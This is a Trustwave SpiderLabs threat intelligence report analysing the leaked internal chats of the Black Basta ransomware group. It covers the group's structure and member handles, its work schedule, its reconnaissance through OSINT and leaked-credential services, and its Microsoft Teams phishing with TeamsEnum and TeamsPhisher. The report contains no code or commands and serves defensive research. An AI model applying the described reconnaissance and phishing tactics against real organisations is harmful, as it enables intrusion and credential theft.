A Deep Dive into the Leaked Black Basta Chat Logs

SERHII MELNYK AND NIKITA KAZYMIRSKYI

Trustwave® SpiderLabs®

Executive Summary

- In February 2025, a leak of internal chat logs exposed Black Basta's operations, uncovering part of their infrastructure and revealing insights into their tools, culture, tactics, and decision-making.
- Black Basta operates as a highly disciplined business unit. Their structure is agile and compartmentalized, and members demonstrate initiative, creativity, and autonomy.
- The group utilizes a range of social engineering tactics, including previously undisclosed Microsoft Teams-based campaigns, alongside traditional phishing methods.
- The group also leverages XLL-based payloads — a much less common attack vector for bypassing security controls.
- Internal logs reveal a CVE weaponization strategy, with threat actors exploiting common and rare vulnerabilities and acquiring zero-days to target victims.
- Black Basta's operations strongly rely on Cobalt Strike. The team also developed its custom proxy infrastructure internally called "Coba PROXY" (Cobalt Strike-based) to process massive command-and-control (C2) traffic. This network scales and hides Cobalt Strike infections, enhancing stealth and resilience.
- The group dynamically deploys custom malware alongside malware-as-a-service (MaaS) payloads, ensuring ongoing seamless integration and adaptability.
- The leak also provides insight into the inner discussions of high-stakes ransom negotiations. The group employs aggressive, high-pressure negotiation tactics, leveraging strategic delays and psychological coercion to maximize ransom payouts.
- Black Basta's targeting also appears broader than previously believed, targeting previously off-limits CIS region banks.

Introduction

Since its emergence in April 2022, the Black Basta ransomware group successfully maintained a relatively low profile while establishing itself as one of the most dominant players in the ransomware landscape. However, that stability was abruptly disrupted when a massive leak of internal chat logs surfaced on Telegram. The exposure coincided with the group's public (.onion) infrastructure going offline shortly after, raising numerous questions about its operational continuity and the long-term impact on its future activities.

It is worth noting that although the leak does not expose every detail of the group's inner workings, it still provides a unique look into one of the most financially successful ransomware organizations in recent years. The dataset sheds light on Black Basta's internal workflows, decision-making processes, and team dynamics, offering yet another unfiltered perspective on how one of the most active ransomware groups operates behind the scenes, drawing parallels to the infamous Conti leaks.

Initially uploaded to MEGA and later re-uploaded directly to Telegram on February 11 by the online persona ExploitWhispers, the JSON-based dataset consists of more than 190,000 messages allegedly exchanged between group members from September 18, 2023, to September 28, 2024:

Figure 1. ExploitWhispers' Telegram leak-dedicated channel and a part of its initial post (original on the left vs. translated version on the right).




Figure 2. A post releasing leaked internal chat logs in a 47.5MB JSON file (original on the left vs. translated version on the right).

Beyond just publishing the dataset, ExploitWhispers actively engaged in discussions within its own Telegram channel using female pronouns while interacting with users. They claimed to have personally reached out to Black Basta members with direct questions regarding their internal structure, roles, and recent activities. While the group reportedly refused to comment, the inquiries focused on key aspects of alleged Black Basta's operations, including leadership, high-level administrators, internal power struggles, financial disparities, and the group's controversial attacks on unnamed Russian banking infrastructure. Some of the most notable claims from ExploitWhispers' initial posts included insights into specific chat members and their roles within the organization:

- **GG**, the purported leader of Black Basta, allegedly prioritized his personal financial gains over team interests, which reportedly caused internal tensions.
- **Lapa**, a key administrator, reportedly handled much of the group's infrastructure but was frequently criticized by his superiors despite his high-trust position. He allegedly faced significant stress but received lower compensation than other members.
- **Cortes**, allegedly linked to the Qakbot group, was said to have distanced himself from Black Basta's attacks on Russian banks, possibly due to concerns over retaliation from Russian authorities.
- **YY**, another key administrator, appeared well-compensated and deeply involved in maintaining the group's operations.

Following this initial publication, ExploitWhispers remained active in the channel, engaging with newly joined users and publishing additional insights. Notably, at some point, this continued activity shifted focus toward exposing a specific individual, allegedly the true identity behind the **GG** account (also referenced to as **AA** and **Trump**) of the group's alleged leader. Some of the most significant posts include a reference to an article from LeMagIT.fr, which provides an analysis of the purported leader of Black Basta:




Figure 3. A post referencing a LeMagIT.fr article analyzing the alleged leader of Black Basta (original on the left vs. translated version on the right).

Later, in a separate post, ExploitWhispers published a .docx file containing personal information related to this individual, further fueling speculation about the potential unmasking of Black Basta's leadership:




Figure 4. A post publishing a .docx file containing personal information allegedly linked to Oleg Nefedov, the purported leader of Black Basta (original on the left vs. translated version on the right).

It is important to note that while ExploitWhispers has made several claims based on the leaked chat logs, we cannot independently confirm the full authenticity, accuracy, or degree of relevance of all the conversations and message exchanges. Additionally, some statements made by ExploitWhispers regarding Black Basta's internal structure, leadership, and operations remain unverified. The true origin and motivations behind this online persona also remain unclear.

However, for simplicity, readability, and to provide a cohesive narrative, the following analysis will refer to these details as if they were confirmed facts. Readers should approach the information with an appropriate level of caution and consider the possibility of misinformation, misinterpretation, or selective bias within the dataset.

While this story is still developing and may bring further revelations, the initial JSON file of internal chats offers valuable insights into the various stages of the ransomware lifecycle, including malware development, infrastructure management, initial access strategies, victim profiling, and ransom negotiations.

Beyond operational details, the messages reveal internal disputes, personal exchanges, and the group's ongoing efforts to adapt to various challenges. The dataset shows how responsibilities were distributed within the group.

Some members were responsible for managing infrastructure, while others handled malware development, data exfiltration, and ransom negotiations. Task assignments are frequently mentioned in the logs, with discussions on project status updates, occasional frustrations over technical setbacks, and missed targets. The frequent sharing of stolen credentials, references to public cybersecurity research, and external borrowing of tools and ideas suggest that chat members closely monitored security trends and continuously refined their tactics based on external intelligence and internal testing.

While most conversations focus on operational matters, the dataset includes casual exchanges, personal remarks, and informal interactions among members. These discussions offer a glimpse into the group's internal culture, including banter, complaints, and occasional off-topic conversations. Some conversations also delve into political and socially important events, such as October 7, 2023, Hamas attack on Israel, Russia's invasion of Ukraine on February 24, 2022, as well as domestic Russian events like the March 22, 2024, Crocus City Hall attack in the Moscow region.

The chat logs also provide a rare insight into Black Basta's approach to social engineering and victim selection. Members actively share lists of compromised credentials, analyze details of target organizations, and gather initial intelligence from a diverse set of external sources, including commercial services. The messages reflect a constant drive to optimize attack vectors, with regular brainstorming-like ideas on new infection pathways and refinements to phishing and other social engineering tactics.

Another recurring theme in these conversations is infrastructure maintenance and reliability. Throughout the dataset, chat members discuss persistent issues with Cobalt Strike, payload deployments, and particularly botnet stability, providing insight into their ongoing struggle to maintain persistent access to compromised systems. The discussions also repeatedly highlight recurring failures and successes, troubleshooting methods, and strategic shifts in infrastructure management.

Beyond infrastructure concerns, a significant portion of the conversations revolve around malware development and evasion techniques. Members frequently exchanged ideas on payload obfuscation, testing different execution methods, and bypassing antivirus (AV) and endpoint detection and response (EDR) systems. These discussions often focus on the behavior of specific security solutions, with members sharing detection evasion strategies and regularly modifying payload structures in accordance with that.

Black Basta's approach to monetization is also highly structured. The leaked chats provide a rare glimpse into the commercial inner workings of ransomware operations, revealing how attackers analyze financial data, apply psychological pressure, and adjust their tactics based on evolving circumstances.

Overall, the Black Basta chat logs offer a detailed record of the group's challenges, adaptations, and strategic shifts over the course of the leaked period. The dataset reveals a structured yet highly dynamic and active team supporting each other, an organized group of professionals resembling a small "start-up style" enterprise, where members actively collaborate on problem-solving, take initiative in key areas, refine capabilities, and execute various types of campaigns daily.

Beyond shedding light on this specific group, the dataset also provides valuable insight into the broader ransomware ecosystem, offering a rare perspective on the modus operandi, internal workflows, and operational mindset that drive modern ransomware operations.

The hidden structure: members, roles, and workflows

The chat logs make it clear that Black Basta operates with a well-structured hierarchy, where members are assigned specialized roles to streamline and optimize their cyber operations. This structure facilitates efficient task management and ensures that expertise is utilized across various domains, including infrastructure management, malware development, and social engineering. The group's activities are marked by a high degree of coordination, with members communicating through secure channels, adhering to operational security (OPSEC) practices, and careful attack planning:




Figure 5: User **NN** is guiding colleagues on OPSEC measures (messages start with the original text, followed by the added translation highlighted in red)

Black Basta operates with a clear division of labor, assigning members specialized roles to maximize efficiency. Some handle credential management, while others focus on negotiations, infrastructure, or malware development. Those working on malware create and deploy malicious tools and refine obfuscation techniques to bypass security measures.

Social engineering plays a major role in their strategy, with dedicated members conducting reconnaissance and exploiting human vulnerabilities. When necessary, the group outsources tasks – sometimes for quick, one-off jobs and other times for longer engagements, leveraging external expertise to stay ahead. Recruitment is another structured process, with Black Basta taking a professional approach to onboarding new members and distributing tasks.

Regarding internal communications and the source of the leaks, the JSON file shared by ExploitWhispers suggests that, at least in part, Black Basta relies on self-hosted Matrix instances for secure, decentralized messaging. Rather than using the public Matrix network, they operate through privately controlled servers, reducing the risk of takedowns and enhancing anonymity.

They use Element, a Matrix client that supports end-to-end encryption (E2EE), self-hosting, and granular access controls, ensuring that only authorized members can access specific discussions. By distributing their operations across multiple independently managed domains, the group minimizes the risk of complete infrastructure disruption due to domain seizures or operational failures.

Below is a brief overview of all chat members and their roles based solely on the content of the leaked messages (without considering claims made by ExploitWhispers):

User Account	Role
@usernameboy:matrix.bestflowers247.online	Involved in handling or processing credentials for further exploitation or cracking.
@usernamenn1:matrix.bestflowers247.online	Manages infrastructure and coordinates with team, including hiring new members and assigning tasks.
@tinker:matrix.bestflowers247.online	Responsible for negotiating with external parties, confirming deals, and providing operational support.
@staffer:matrix.bestflowers247.online	Involved in the troubleshooting of various technical issues.
@manager361:colorado.su	Oversees the progress of social engineering campaigns and maintains shared resources (such as spreadsheets) to monitor infections.
@usernameff:matrix.bestflowers247.online	Participates in discussions about various aspects of malware development and exploitation.
@usernameyy:matrix.bestflowers247.online	Primarily involved in the deployment, configuration, and maintenance of Cobalt Strike-related components.
@usernamett:matrix.bestflowers247.online	Involved in malware development, distribution, and crypting.
@usernamegg:matrix.bestflowers247.online	GG (aka AA, Trump), possibly a lead or high-ranking member who often gives directives. One of the main administrators, heavily involved in operational management, infrastructure maintenance, and decision-making on malware deployment and financial transactions.
@usernamemm:matrix.bestflowers247.online	Involved in credential collection and exploitation, assisting other members with privilege escalation or lateral movement.
@usernameugway:matrix.bestflowers247.online	Handles infrastructure configurations, domain bindings, and botnet communication.
@n3auxaxl:matrix.collectionofmanager.space	Involved in Pikabot compilations, persistence mechanisms within malware, and side-loading techniques for payload execution.
@iamnurnazarov:matrix.org	Part of call-based reconnaissance and social engineering efforts.
@manager880:colorado.su	Appears to play a coordinating role in targeted social engineering and reconnaissance efforts.
@u123:colorado.su	Actively involved in target selection and exploitation efforts.
@ng:talks.icu	Appears to be a trusted associate, discussing cautionary measures rather than operational details.
@muaddib6:matrix.org	Focuses on cryptography and malware obfuscation, primarily working on encrypting payloads for Cobalt Strike and other malicious tools to evade detection.
@mel:artronica.rocks	Works on social engineering, spamming, and initial target reconnaissance.
@cob_crypt_ward:matrix.bestflowers247.online	Responsible for configuring and maintaining Cobalt Strike infrastructure, including developing and refining its components for improved stealth and functionality.
@timber:matrix.bestflowers247.online	Potentially engaged in attacking web servers and experimenting with various exploitation techniques.
@lincoln:artronica.rocks	Actively involved in social engineering and interacting with targets.
@w:matrixtcFJHPDblmt2rg.network	Likely serves as system support/administrator, responsible for managing infrastructure, proxy setups, and botnet load balancing to ensure stable access for the group's operations.

User Account	Role
@usernamejj:matrix.bestflowers247.online	Involved in deploying Cobalt Strike components, managing compromised machines, and coordinating intrusions.
@ssd:matrix.bestflowers247.online	Involved in handling bot deployments, managing traffic flow, and executing tasks related to grabbing and syncing processes.
@usernametemp:matrix.bestflowers247.online	Involved in privilege escalation, user account manipulation, and exploit discussions.
@cameron777:matrix.org	Focuses on exploit development, persistence techniques, and evasion of detection mechanisms (AV/EDR bypass).
@usernamemecor:matrix.bestflowers247.online	Appears to be an idle account created for a specific task or access purpose.
@usernamehh:matrix.bestflowers247.online	Involved in infrastructure management, ensuring the right configurations and environments are in place.
@adm:talks.icu	Manages chats, discusses legal matters, and ensures secure communication.
@usernamezz:matrix.bestflowers247.online	Participates in malware deployment and cryptographic operations, actively engaging in file exchanges within the group.
@nickolas:talks.icu	Actively discusses malware deployment strategies and CVE exploitations.
@usernamenn:matrix.bestflowers247.online	Focuses on reconnaissance, identifying trust relationships in target organizations, and assessing attack feasibility.
@usernamecc:matrix.bestflowers247.online	Acts as a content handler and operations assistant responsible for updating DLS, maintaining record accuracy, and ensuring proper branding on compromised targets.
@usernamehunter:matrix.bestflowers247.online	Engaged in financial transactions, sharing cryptocurrency wallet addresses, and payments.
@usernamevv:matrix.bestflowers247.online	Serves as a payload and evasion operator, focused on bypassing security measures, creating payloads, and testing obfuscation techniques for malware execution.
@chuck:talks.icu	Primarily involved in proxy infrastructure and network tunneling.
@colin:talks.icu	Assists in information gathering and verification, providing key details such as executive names and confirming identities during reconnaissance efforts.
@usernamexx:matrix.bestflowers247.online	Involved in managing or restructuring the presentation of leaked data on DLS. Working on modifying blogs while coordinating with the group's needs.
@lapa:matrix.bestflowers247.online	Handles various efforts, primarily malware development related ones, and appears to be one of the key members of Black Basta.
@username777:matrix.bestflowers247.online	Primarily engaged in stealing and cracking credentials.
@sunortla:matrix.bestflowers247.online	One of the contributors to custom payload development.
@burito:matrix.bestflowers247.online	Actively engaged in discussions about malware crypting, obfuscation, and evasion techniques; participates in key exchanges related to payload execution efficiency and is involved in delivering malware builds.
@usernamess:matrix.bestflowers247.online	Specializes in malware crypting and persistence evasion, troubleshooting issues with crypted payloads, monitoring target response times, delays in malware execution and deployment efficiency.

User Account	Role
@usernamedd:matrix.bestflowers247.online	Engaged in server infrastructure, phishing operations, and payload delivery; discusses server reboots, proxy management, credential stuffing, and phishing evasion tactics; contributes to exploit testing and malware distribution efforts.
@usernameww:matrix.bestflowers247.online	Primarily participates in ransomware/locker development and credential cracking activities and is likely one of the key locker malware developers.
@ugw:artronica.rocks	Engaged in spam and social engineering.
@blood:talks.icu	Also uses the alias “Crypt13,” but no further details on role or activities are available.
@princehorn:matrix.bestflowers247.online	Participates in intrusions and breaches, with a particular focus on initial access operations.
@arslanshabbirmalik:matrix.org	A non-Russian-speaking member who emphasizes loyalty and commitment to his colleagues.
@u123:matrix.bestflowers247.online	Oversees bulk data transfers and access maintenance by rotating credentials and purging outdated targets to ensure operational continuity.

While certain domains are primarily associated with specific activities, they do not strictly define them. For example, **matrix.bestflowers247.online** is mainly used by members involved in malware development and infrastructure management, while **colorado.su** is largely associated with social engineering efforts.

However, Black Basta’s management does not enforce rigid domain-based segmentation. Members frequently switch domains and accounts to maintain OPSEC, obscure leadership hierarchies, and reduce the risk of deanonymization.

Some high-ranking members maintain accounts across multiple domains, allowing them to oversee operations while limiting exposure. This adaptive approach to communication enables Black Basta to quickly reassign roles, shift responsibilities, and maintain operational continuity, ensuring they can scale attacks efficiently while mitigating risks associated with centralized coordination.

Speaking of timestamps, while the chat logs do not provide a definitive indication of the exact time zone in which members operate, they do allow for a statistical breakdown of message activity, revealing structured and almost corporate-like operational habits.

The conversations confirm that group members follow a well-defined work schedule resembling a standard Monday-to-Friday job. Key messages extracted from the chat reinforce the fact that weekends are typically non-working days unless urgent matters arise. Members also discuss workload spikes before major events and holidays, suggesting that they adjust their workflow around significant dates:




Figure 6: **cob_crypt_ward** and **GG** are discussing overtime work

Key statistical insights from message timestamps:

- The highest messaging activity generally occurs between 08:00 and 18:00, with sharp increases around 08:00–10:00, peaking between 12:00 and 16:00, and gradually decreasing toward the evening.
- Members explicitly confirm that their primary workdays are Monday through Friday, with messages showing that Saturday and Sunday are commonly used for rest, sleeping, or leisure activities. However, although weekends are commonly free, members acknowledge that they sometimes work on weekends, likely for urgent negotiations or finalizing attacks.
- There are indications that the workload spikes before major events, such as the end of the year, requiring members to extend their hours.
- Some members, such as @usernamegg (GG) and @lapa, dominate communications and coordinate operations and evidently have a more flexible schedule. Others contribute at specific intervals, likely handling specialized tasks and adhering to a more structured work format.




Figure 7: Distribution of message count by days of the week

Despite this structured schedule, some members choose to work beyond regular hours or are required to do so due to delays, accumulated tasks, or missed deadlines. This suggests that while the group largely sticks to a regimented schedule, individual members may put in extra hours.

Additionally, leadership figures appear to have greater flexibility in their schedules, adapting their working hours based on the overall operational needs of the group.

Overall, we can conclude that the Black Basta group operates like a structured and well-organized criminal enterprise, with clearly defined work hours, primary operational days aligning with a standard workweek, and weekends largely reserved for rest unless urgent tasks arise. The chat logs suggest a hierarchical structure, with key members coordinating operations while lower-level participants follow instructions.

Furthermore, the organization experiences increased activity before major operational deadlines, possibly in preparation for ransomware deployments, phishing campaigns, or negotiations with victims. This analysis underscores the structured, business-like nature of the group's operations, reinforcing the idea that cybercriminal organizations are evolving into well-organized, professionalized groups rather than loosely coordinated underground networks.

Recon and initial attack vectors: how the group identifies and gains initial access

Black Basta's initial access strategies, much like its operational structure, also demonstrate a structured and technically refined approach. Operators primarily engage in opportunistic reconnaissance and target selection, leveraging OSINT, commercial services, automated enumeration tools, credential marketplaces, and phishing infrastructure to infiltrate various types of organizations.

Chat records expose multiple attack chains, including social engineering via Microsoft Teams, AnyDesk, and TeamViewer, often closely monitoring for and relying on various open-source solutions, HTML smuggling, document-based payload delivery, and exploitation of various vulnerabilities.

Additionally, infrastructure preparation is clearly emphasized, including provisioning VPS servers (like those from leaseweb.com, crowncloud.net, reliablesite.net, etc.) and dedicated and public hosting.

Reconnaissance

The leaked chat logs provide extensive evidence of how Black Basta ransomware operators use OSINT tools and revenue-based filtering to refine their targeting strategy. They primarily focused on scraping data from services like Shodan, Censys, FOFA, and ZoomEye to identify vulnerable systems while also leveraging more specialized or costly platforms such as ZoomInfo and intelx.io.

These services indicate a systematic approach to reconnaissance, prioritizing high-value targets based on financial metrics and organizational structure.

One key discussion in this regard revolves around intelx.io, a commercially available product from Intelligence X, a technology company. This service provides access to a proprietary repository of indexed data, allowing customers to search for leaked credentials, breached databases, and other exposed information. The logs underscore this methodology:




Figure 8: **nickolas** expresses excitement about the capabilities of the intelx.io platform

The chats further confirm that intelx.io acts as a useful for the group's operation aggregator of leaked credentials, providing access to corporate email-password pairs from previous breaches:




Figure 9: A conversation discussing the intelx.io platform's features, including its ability to consolidate leaked data

Operators note that intelx.io consolidates leaked credentials from multiple sources, making it an efficient tool for bulk data retrieval; also discussing API-based automation:




Figure 10: **nickolas** and **GG** discussing API access and its pricing

The logs also suggest that Black Basta integrates such data with credential stuffing and brute-force techniques, reflecting their broader strategy of combining publicly available breach data with targeted exploitation efforts. The leaked conversations highlight these as essential components of Black Basta's phishing and malware deployment strategy. Before launching large-scale campaigns, operators conduct localized tests on limited traffic samples to assess how well their payloads evade security mechanisms:




Figure 11: **GG** talks about local test to avoid detection

This structured testing phase allows attackers to identify potential detection triggers, adjust obfuscation techniques, and refine payload delivery methods before broader distribution.

Phishing with Microsoft Teams

Leaked chat logs also reveal a highly structured and methodical approach by Black Basta operators to corporate email verification and phishing.

A key tactic repeatedly mentioned is leveraging Microsoft Teams as a validation tool for corporate email accounts. The group utilizes TeamsEnum, an open-source tool designed to enumerate Microsoft Teams users, to determine if an email address is associated with an active Microsoft 365 tenant. By doing so, attackers can confirm the legitimacy of email addresses before launching phishing attacks.

This process ensures that they only target verified corporate users, significantly increasing the success rate of subsequent phishing attacks. Once a valid email list is compiled, it is cross-referenced against credential dumps obtained from data leaks or underground sources. The logs show operators discussing credential validity checks using consolidated OSINT and data breach aggregation services (such as Intelx.io), which store leaked passwords and email pairs. This method allows intrusion operators to correlate existing email credentials with Teams validation, maximizing the chances of successful account takeover.

Additionally, attackers mention purchasing pre-existing Microsoft Teams corporate accounts or registering new accounts for use in phishing campaigns:




Figure 12: User **W** highlights the use of Teams corporate accounts and TeamsEnum

This information suggests that Black Basta members validate corporate emails and seek to infiltrate organizations by acquiring and using legitimate Microsoft 365 accounts.

Once a target list is refined, the attackers move to the phishing stage, using TeamsPhisher, another open-source tool designed to send phishing messages via Microsoft Teams while bypassing security controls.

